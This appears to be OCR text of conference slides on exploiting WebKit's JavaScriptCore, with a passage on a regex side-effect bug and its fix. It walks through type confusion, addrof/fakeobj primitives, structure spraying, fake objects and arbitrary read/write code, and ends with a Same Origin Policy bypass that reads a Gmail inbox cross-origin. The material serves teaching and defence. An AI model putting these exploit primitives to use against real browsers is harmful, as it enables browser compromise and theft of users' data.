
Properties in JS

One more thing – What if there is only a few named properties ?

Properties are stored just next to the object address


Used for creating fakeobj

Unboxed arrays



Unboxed

Boxed arrays




Boxed

Boxed us UnBoxed arrays

Boxed arrays store pointers to the double, whereas Unboxed arrays store the actual double value

What if Boxed and UnBoxed arrays butterfly point to the same memory location ?



What is the result of boxed[0] and unboxed[0]

Demo

Compiler vs Interpreter ??

Compiler vs Interpreter

- Interpreter
  - Quick to get up and running, no need to do the compilations
  - Repeated translations for the same code , as it works during runtime
  - Suitable for Javascript – on the fly translation

- Compiler
  - Takes time to go through the compilation step
  - Makes optimizations to improve performance
  - Suitable for repeated runs of the same code

Just in Time Compiler

- Compilation during run-time rather than prior compilation
- JS ByteCode compiled into machine code by JIT compiler, and later executed by the JVM
- The code is monitored as its running as it's running it and it sends hot code paths to be optimized
- The kind of optimization depends on the tier of execution

Side effects

- In order to optimize code, the type might be assumed by JIT
- However, some operations may invoke a callback which can allow the attacker to change the type
- JIT code might use the code without checking the type of the object
- Gives rise to Type confusion vulnerabilities

JIT Tiers of Compilation

- tier 1: the LLInt interpreter
- tier 2: the Baseline JIT compiler
- tier 3: the DFG JIT
- tier 4: the FTL JIT

THE HIGHER THE TIER, THE HIGHER THE COMPILE TIME, AND THE BEST THE THROUGHPUT

- JIT Compilers can guess types in order to add optimizations
- Removing the check for certain types can cause security issues
- Can give rise to specific categories of vulns (type confusion etc)


Demo

DEMO OF JIT TIERS

Function overriding

```
// dog.js

function Dog(name) {
  this.name = name
}

let dog = new Dog('Tiger')

console.log(dog.toString()) //1

Dog.prototype.toString = function() {
  return 'Cat';
}

console.log(dog.toString()) //2
```

clobberworld



Demo

Regex exploit demo

addrof and fakeobj primitive

utils.js and int64.js demo

Memory Corruption ASAN

```
Prateek:bin prateekg147$ ./jsc ../../../../NullDubai/test-crash.js
AddressSanitizer:DEADLYSIGNAL
=================================================================
==4648==ERROR: AddressSanitizer: SEGV on unknown address 0x000000000000 (
 0x7ffeef2035a0 T0)
==4648==The signal is caused by a READ memory access.
==4648==Hint: address points to the zero page.
    #0 0x100a82bd3 in JSC::IndexingHeader::publicLength() const IndexingH
    #1 0x100a82b7c in JSC::Butterfly::publicLength() const Butterfly.h:17
    #2 0x100a80df2 in JSC::JSObject::getArrayLength() const JSObject.h:18
    #3 0x1076af564 in JSC::JSArray::length() const JSArray.h:92
    #4 0x10a5f6934 in JSC::JSArray::getOwnPropertySlot(JSC::JSObject*, JS
:PropertySlot&) JSArray.cpp:268
    #5 0x100aa6b24 in JSC::JSObject::getNonIndexPropertySlot(JSC::ExecSta
lot&) JSObjectInlines.h:150
    #6 0x100aa486a in bool JSC::JSObject::getPropertySlot<false>(JSC::Exe
rtySlot&) JSObject.h:1424
```

Exploitation Challenges

What kind of object do we fake ?


How do we fake such an object ?

How do we achieve code execution through such an object ?

Demo

Creating Stage 2

Stage 2 – Exploitation strategy



Credits - @liveoverflow: https://liveoverflow.com/preparing-for-stage-2-of-a-webkit-exploit-browser-0x07/

Stage 2 - Structure Spraying

```
var structure_spray = [];
for(var i=0; i<1000; i++) {
    var array = [13.37];
    array.a = 13.37;
    array['p'+i] = 13.37;
    structure_spray.push(array)
}
var victim = structure_spray[510];
```

Stage 2 - Creating cell header values

```
>>> buf = new ArrayBuffer(8);
[object ArrayBuffer]
>>> u32 = new Uint32Array(buf);
0,0
>>> f64 = new Float64Array(buf);
0
>>> u32[0] = 0x200
512
>>> u32[1] = 0x01082007 - 0x10000
17244167
>>> var flags_arr_double = f64[0]
undefined
>>> u32[1] = 0x01082009 - 0x10000
17244169
>>> var flags_arr_contiguous = f64[0]
undefined
>>>
```

This will be useful in faking

1.Array with Double
2.Array with Contiguous

Stage 2 - Create outer and hax object


```
>>> var outer = {
... cell_header: flags_arr_contiguous,
... butterfly: victim,
... };
undefined
>>> f64[0] = addrof(outer)
5.36780057557016e-310
>>> u32[0] += 0x10
460368
>>> var hax = fakeobj(f64[0])
undefined
>>>
```

Create an object outer with 2 properties
Then create hax using fake obj
1.Has will be Array with contiguous
2.Hax's butterfly will point to victim address

Stage 2 - Create outer and hax object

```
>>> describe(outer)
Object: 0x62d000070640 with butterfly 0x0 (Structure 0x
 {cell_header:0, butterfly:1}, NonArray, Proto:0x62d000
tureID: 1318
>>> Process 64755 stopped
* thread #1, queue = 'com.apple.main-thread', stop reas
    frame #0: 0x00007fff77e48ef2 libsystem_kernel.dylib
libsystem_kernel.dylib`read:
->  0x7fff77e48ef2 <+10>: jae    0x7fff77e48efc
    0x7fff77e48ef4 <+12>: movq   %rax, %rdi
    0x7fff77e48ef7 <+15>: jmp    0x7fff77e47421
    0x7fff77e48efc <+20>: retq
Target 0: (jsc) stopped.
(lldb) x/8gx 0x62d000070640
0x62d000070640: 0x0100160000000526 0x0000000000000000
0x62d000070650: 0x0108200900000200 0x000062d0000ae360
0x62d000070660: 0x010217000000003a 0x0000000000000000
0x62d000070670: 0x000062d000068000 0x00000000badbeef0
(lldb)
```

Stage 2 - Spray structures and choose one



What will be the result of

1.hax[0]
2.hax[1]

Credits - @liveoverflow: https://liveoverflow.com/preparing-for-stage-2-of-a-webkit-exploit-browser-0x07/

Stage 2 - Boxed and unboxed

```
>>> var unboxed = [13.37,13.37,13.37,13.37,13.37,13.37,13.37
,13.37,13.37,13.37,13.37]
undefined
>>> unboxed[0] = 4.2
4.2
>>> var boxed = [{}]
undefined
```

```
>>> hax[1] = unboxed
4.2,13.37,13.37,13.37,13.37,13.37,13.37,13.37,13.37,13.37,13
.37
>>> var tmp_butterfly = victim[1]
undefined
>>> hax[1] = boxed
[object Object]
>>> victim[1] =  tmp_butterfly
undefined
```

Stage 2 - addrof() and fakeobj()

```
>>> unboxed[0] = 1.23e-45
1.23e-45
>>> var obj = boxed[0]
undefined
>>> obj
[object Object]
>>> boxed[0] = {}
[object Object]
>>> unboxed[0]
1.23e-45
>>>
```

Stage 2 - addrof() and fakeobj()

```
    /* `addrof` */
stage2_addrof = function(obj) {
    boxed[0] = obj;
    return unboxed[0];
}
// overwrite the old `addrof` with the new `stage2_addrof`
addrof = stage2_addrof;


/* fakeobj */
stage2_fakeobj = function(addr) {
    unboxed[0] = addr;
    return boxed[0];
}
// overwrite the old `fakeobj` with the new `stage2_fakeobj`
fakeobj = stage2_fakeobj;
```

Stage 2 - Arbitrary read/write

```
outer.cell_header = flags_arr_double //Change this to ArrayWithDouble

read64 = function (where) {
    f64[0] = where
    u32[0] += 0x10
    hax[1] = f64[0]
    return victim.a
}


write64 = function (where, what) {
    f64[0] = where
    u32[0] += 0x10
    hax[1] = f64[0]
    victim.a = what
}
```

addrof() and fakeobj() primitives in the Exploit chains in the wild

Thursday, August 29, 2019

JSC Exploits

Posted by Samuel Groß, Project Zero

In this post, we will take a look at the WebKit exploits used to gain an initial foothold onto the iOS device and stage the privilege escalation exploits. All exploits here achieve shellcode execution inside the sandboxed renderer process (WebContent) on iOS. Although Chrome on iOS would have also been vulnerable to these initial browser exploits, they were only used by the attacker to target Safari and iPhones.

After some general discussion, this post first provides a short walkthrough of each of the exploited WebKit bugs and how the attackers construct a memory read/write primitive from them, followed by an overview of the techniques used to gain shellcode execution and how they bypassed existing JIT code injection mitigations, namely the “bulletproof JIT”.

It is worth noting that none of the exploits bypassed the new, PAC-based JIT hardenings that are enabled on A12 devices. The exploit writeups are sorted by the most recent iOS version the exploit supports as indicated by a version check in the exploit code itself. If that version check was missing from the exploit, the supported version range was guessed based on the date of the fix and the previous exploits.

The renderer exploits follow common practice and first gain memory read/write capabilities, then inject shellcode into the JIT region to gain native code execution. In general it seems that every time a new bug was necessary/available, the new bug was exploited for read/write and then plugged into the existing exploit framework. The exploits for the different bugs also appear to generally use common exploit techniques, e.g. by first creating the addrof and fakeobj primitives, then faking JS objects to achieve read/write.

https://googleprojectzero.blogspot.com/2019/08/jsc-exploits.html

Bypassing SOP

```
//Same Origin policy can be disabled via arbitrary read/write
// Code from SecurityOrigin.cpp
bool SecurityOrigin::canAccess(const  SecurityOrigin& other) const
{
    if (m_universalAccess)
        return true;
    ...
}
```

```
//Make Cross Origin Requests
var xhr = new XMLHttpRequest();
 xhr.open('GET', 'https://mail.google.com/mail/u/0/#inbox', false);
 xhr.send();
 // xhr.responseText now contains the full response
```

Fix for this vulnerability

```
128 @overriddenName="[Symbol.match]"
129 function match(strArg)
130 {
131     "use strict";
132
133     if (!@isObject(this))
134         @throwTypeError("RegExp.prototype.@@match requires that |this| be
                an Object");
135
136     let str = @toString(strArg);
137
138     // Check for observable side effects and call the fast path if there
            aren't any.
139     if (!@hasObservableSideEffectsForRegExpMatch(this))
140         return @regExpMatchFast.@call(this, str);
141     return @matchSlow(this, str);
142 }
143
```

Fix for this vulnerability

```
65  @globalPrivate
66  function hasObservableSideEffectsForRegExpMatch(regexp)
67  {
68      "use strict";
69
70      // This is accessed by the RegExpExec internal function.
71      let regexpExec = @tryGetById(regexp, "exec");
72      if (regexpExec !== @regExpBuiltinExec)
73          return true;
74
75      let regexpGlobal = @tryGetById(regexp, "global");
76      if (regexpGlobal !== @regExpProtoGlobalGetter)
77          return true;
78      let regexpUnicode = @tryGetById(regexp, "unicode");
79      if (regexpUnicode !== @regExpProtoUnicodeGetter)
80          return true;
81
82      return !@isRegExpObject(regexp);
83      //Patch
84      //return typeof regexp.lastIndex !== "number";
85  }
86
```

Fix for this vulnerability

```
2228            break;
2229
2230        case RegExpTest:
2231            // Even if we've proven known input types as RegExpObject and
                    String,
2232            // accessing lastIndex is effectful if it's a global regexp.
2233            clobberWorld();
2234            setNonCellTypeForNode(node, SpecBoolean);
2235            break;
2236
2237        case RegExpMatchFast:
2238            ASSERT(node->child2().useKind() == RegExpObjectUse);
2239            ASSERT(node->child3().useKind() == StringUse ||
                    node->child3().useKind() == KnownStringUse);
2240            setTypeForNode(node, SpecOther | SpecArray);
2241            break;
```

Improvements – Structure ID Randomness

trac.webkit.org/timeline?from=2019-03-01T14%3A18%3A22-08%3A00&precision=second

11:41 AM **Changeset in webkit [242096] by mark.lam@apple.com**

10 edits in **trunk/Source/JavaScriptCore**

[Re-landing] Add some randomness into the StructureID.
https://bugs.webkit.org/show_bug.cgi?id=194989
<rdar://problem/47975563>
Reviewed by Yusuke Suzuki.

1. On 64-bit, the StructureID will now be encoded as:

   ```
   ------------------------------------------------------------------
